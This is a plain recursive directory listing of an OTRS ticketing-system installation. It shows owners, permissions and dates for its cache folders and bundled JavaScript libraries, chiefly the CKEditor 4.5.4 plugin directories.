drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/ProcessManagement_Process/c/e
drwxrws--- 6 apache apache 38 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse
drwxrws--- 3 apache apache 14 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/6
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/6/e
drwxrws--- 4 apache apache 22 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/c
drwxrws--- 2 apache apache 84 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/c/3
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/c/1
drwxrws--- 3 apache apache 14 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/d
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/d/b
drwxrws--- 3 apache apache 14 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/a
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/XMLParse/a/f
drwxrws--- 17 apache apache 126 Apr  9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig
drwxrws--- 5 apache apache 30 Apr  9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f/e
drwxrws--- 2 apache apache 45 Apr  9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f/6
drwxrws--- 2 apache apache 45 Apr  9 14:49 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/f/1
drwxrws--- 6 apache apache 38 Apr  9 20:26 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9
drwxrws--- 2 apache apache 45 Apr  9 14:46 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9/1
drwxrws--- 2 apache apache 45 Apr  9 20:12 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/9/d
```



```
drwxrws--- 2 apache apache 45 Apr  9 20:21 /opt/otrs/var/tmp/CacheFileStorable/SysConfig/5/8
drwxrws--- 4 apache apache 22 Apr  9 19:52 /opt/otrs/var/tmp/CacheFileStorable/SystemAddress
drwxrws--- 3 apache apache 14 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/7
    drwxrws--- 2 apache apache 45 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/7/c
    drwxrws--- 3 apache apache 14 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/4
    drwxrws--- 2 apache apache 45 Apr  9 19:52
/opt/otrs/var/tmp/CacheFileStorable/SystemAddress/4/9
    drwxrws--- 3 apache apache 14 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/CustomerCompany_CustomerCompanyList
    drwxrws--- 3 apache apache 14 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/CustomerCompany_CustomerCompanyList/8
    drwxrws--- 2 apache apache 45 Apr  9 20:23
/opt/otrs/var/tmp/CacheFileStorable/CustomerCompany_CustomerCompanyList/8/1
    drwxrwsr-x. 2 otrs apache 67 Feb  5 2016 /opt/otrs/var/cron
    drwxrwsr-x. 2 otrs apache 4096 Feb  5 2016 /opt/otrs/var/fonts
    drwxrwsr-x. 3 otrs apache 19 Feb  5 2016 /opt/otrs/var/httpd
    drwxrwsr-x. 4 otrs apache 44 Feb  5 2016 /opt/otrs/var/httpd/htdocs
    drwxrwsr-x. 5 otrs apache 4096 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js
    drwxrwsr-x. 3 otrs apache 4096 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/test
    drwxrwsr-x. 2 otrs apache 4096 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/test/sample
    drwxrwsr-x. 23 otrs apache 4096 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty
    drwxrwsr-x. 2 otrs apache 28 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jsplumb-
labelspacer
    drwxrwsr-x. 2 otrs apache 26 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/stacktrace-
0.6.4
    drwxrwsr-x. 2 otrs apache 58 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/canvg-1.4
    drwxrwsr-x. 2 otrs apache 34 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-
tablesorter-2.0.5
    drwxrwsr-x. 2 otrs apache 22 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-
pubsub
    drwxrwsr-x. 2 otrs apache 54 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/fullcalendar-
2.4.0
    drwxrwsr-x. 2 otrs apache 22 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/d3-3.5.6
    drwxrwsr-x. 2 otrs apache 31 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-
validate-1.14.0
    drwxrwsr-x. 2 otrs apache 37 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-ui-
touch-punch-0.2.3
    drwxrwsr-x. 2 otrs apache 37 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/qunit-1.19.0
    drwxrwsr-x. 2 otrs apache 30 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-
migrate-1.2.1
    drwxrwsr-x. 2 otrs apache 23 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/farahey-0.5
    drwxrwsr-x. 6 otrs apache 4096 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4
    drwxrwsr-x. 2 otrs apache 4096 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/lang
    drwxrwsr-x. 5 otrs apache 47 Feb  5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins
```

drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/kama
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/kama/images
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/moono
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/moono/images
drwxrwsr-x. 2 otrs apache 75 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/moono/images/hidpi
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/.temp
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/.temp/css
drwxrwsr-x. 3 otrs apache 103 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/images
drwxrwsr-x. 2 otrs apache 75 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/images/hidpi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/adapters
drwxrwsr-x. 55 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/div
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/div/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/xml
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/ajax
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/find
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/find/dialogs
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link/dialogs
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link/images
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link/images/hidpi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippetgeshi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/divarea
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/about

drwxrwsr-x. 3 otrs apache 57 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/about/dialogs
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/about/dialogs/hidpi
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embed
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embed/icons
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embed/icons/hidpi
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/flash
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/flash/dialogs
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/flash/images
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/forms
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/forms/dialogs
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/forms/images
drwxrwsr-x. 6 otrs apache 72 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/lang
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/dialogs
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/icons
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/icons/hidpi
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/images
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/table
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/table/dialogs
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/colordialog
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/colordialog/dialogs
drwxrwsr-x. 5 otrs apache 59 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/lang
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/dialogs
drwxrwsr-x. 3 otrs apache 68 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/icons

drwxrwsr-x. 2 otrs apache 56 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/icons/hidpi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/autogrow
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/autolink
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/pagebreak
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/pagebreak/images
drwxrwsr-x. 6 otrs apache 72 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/lang
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/dialogs
drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/icons
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/icons/hidpi
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/images
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/menubutton
drwxrwsr-x. 4 otrs apache 47 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedbase
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedbase/lang
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedbase/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/bbcode
drwxrwsr-x. 6 otrs apache 95 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/lang
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/dialogs
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/icons
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/spellerpages
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/tabletools
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/tabletools/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframedialog
drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/dialog

drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/a11yhelp
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/a11yhelp/dialogs
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/a11yhelp/dialogs/lang
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/showblocks
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/showblocks/images
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframe
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframe/dialogs
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframe/images
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/stylesheetsparser
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image2
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image2/dialogs
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/splitquote
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/splitquote/icons
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/splitquote/icons/hidpi
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/magicline
drwxrwsr-x. 3 otrs apache 52 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/magicline/images
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/magicline/images/hidpi
drwxrwsr-x. 6 otrs apache 69 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor
drwxrwsr-x. 3 otrs apache 32 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/yui
drwxrwsr-x. 2 otrs apache 102 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/yui/assets
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/lang
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/dialogs
drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/icons
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/icons/hidpi
drwxrwsr-x. 5 otrs apache 59 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/lang
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/dialogs
drwxrwsr-x. 3 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/icons
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/icons/hidpi
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/specialchar
drwxrwsr-x. 3 otrs apache 38 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/specialchar/dialogs
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/specialchar/dialogs/lang
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedsemantic
drwxrwsr-x. 3 otrs apache 42 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedsemantic/icons
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedsemantic/icons/hidpi
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/smiley
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/smiley/dialogs
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/smiley/images
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/elementspath
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/elementspath/lang
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/liststyle
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/liststyle/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/adobeair
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/widget
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/widget/images
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/devtools
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/devtools/lang
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/autoembed
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/autoembed/lang
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/pastefromword

drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/pastefromword/filter
drwxrwsr-x. 4 otrs apache 45 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/language
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/language/lang
drwxrwsr-x. 3 otrs apache 37 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/language/icons
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/language/icons/hidpi
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/clipboard
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/clipboard/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sharedspace
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/tableresize
drwxrwsr-x. 6 otrs apache 69 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet
drwxrwsr-x. 3 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lib
drwxrwsr-x. 3 otrs apache 93 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lib/highlight
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lib/highlight/styles
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lang
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/dialogs
drwxrwsr-x. 3 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/icons
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/icons/hidpi
drwxrwsr-x. 5 otrs apache 59 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/lang
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/dialogs
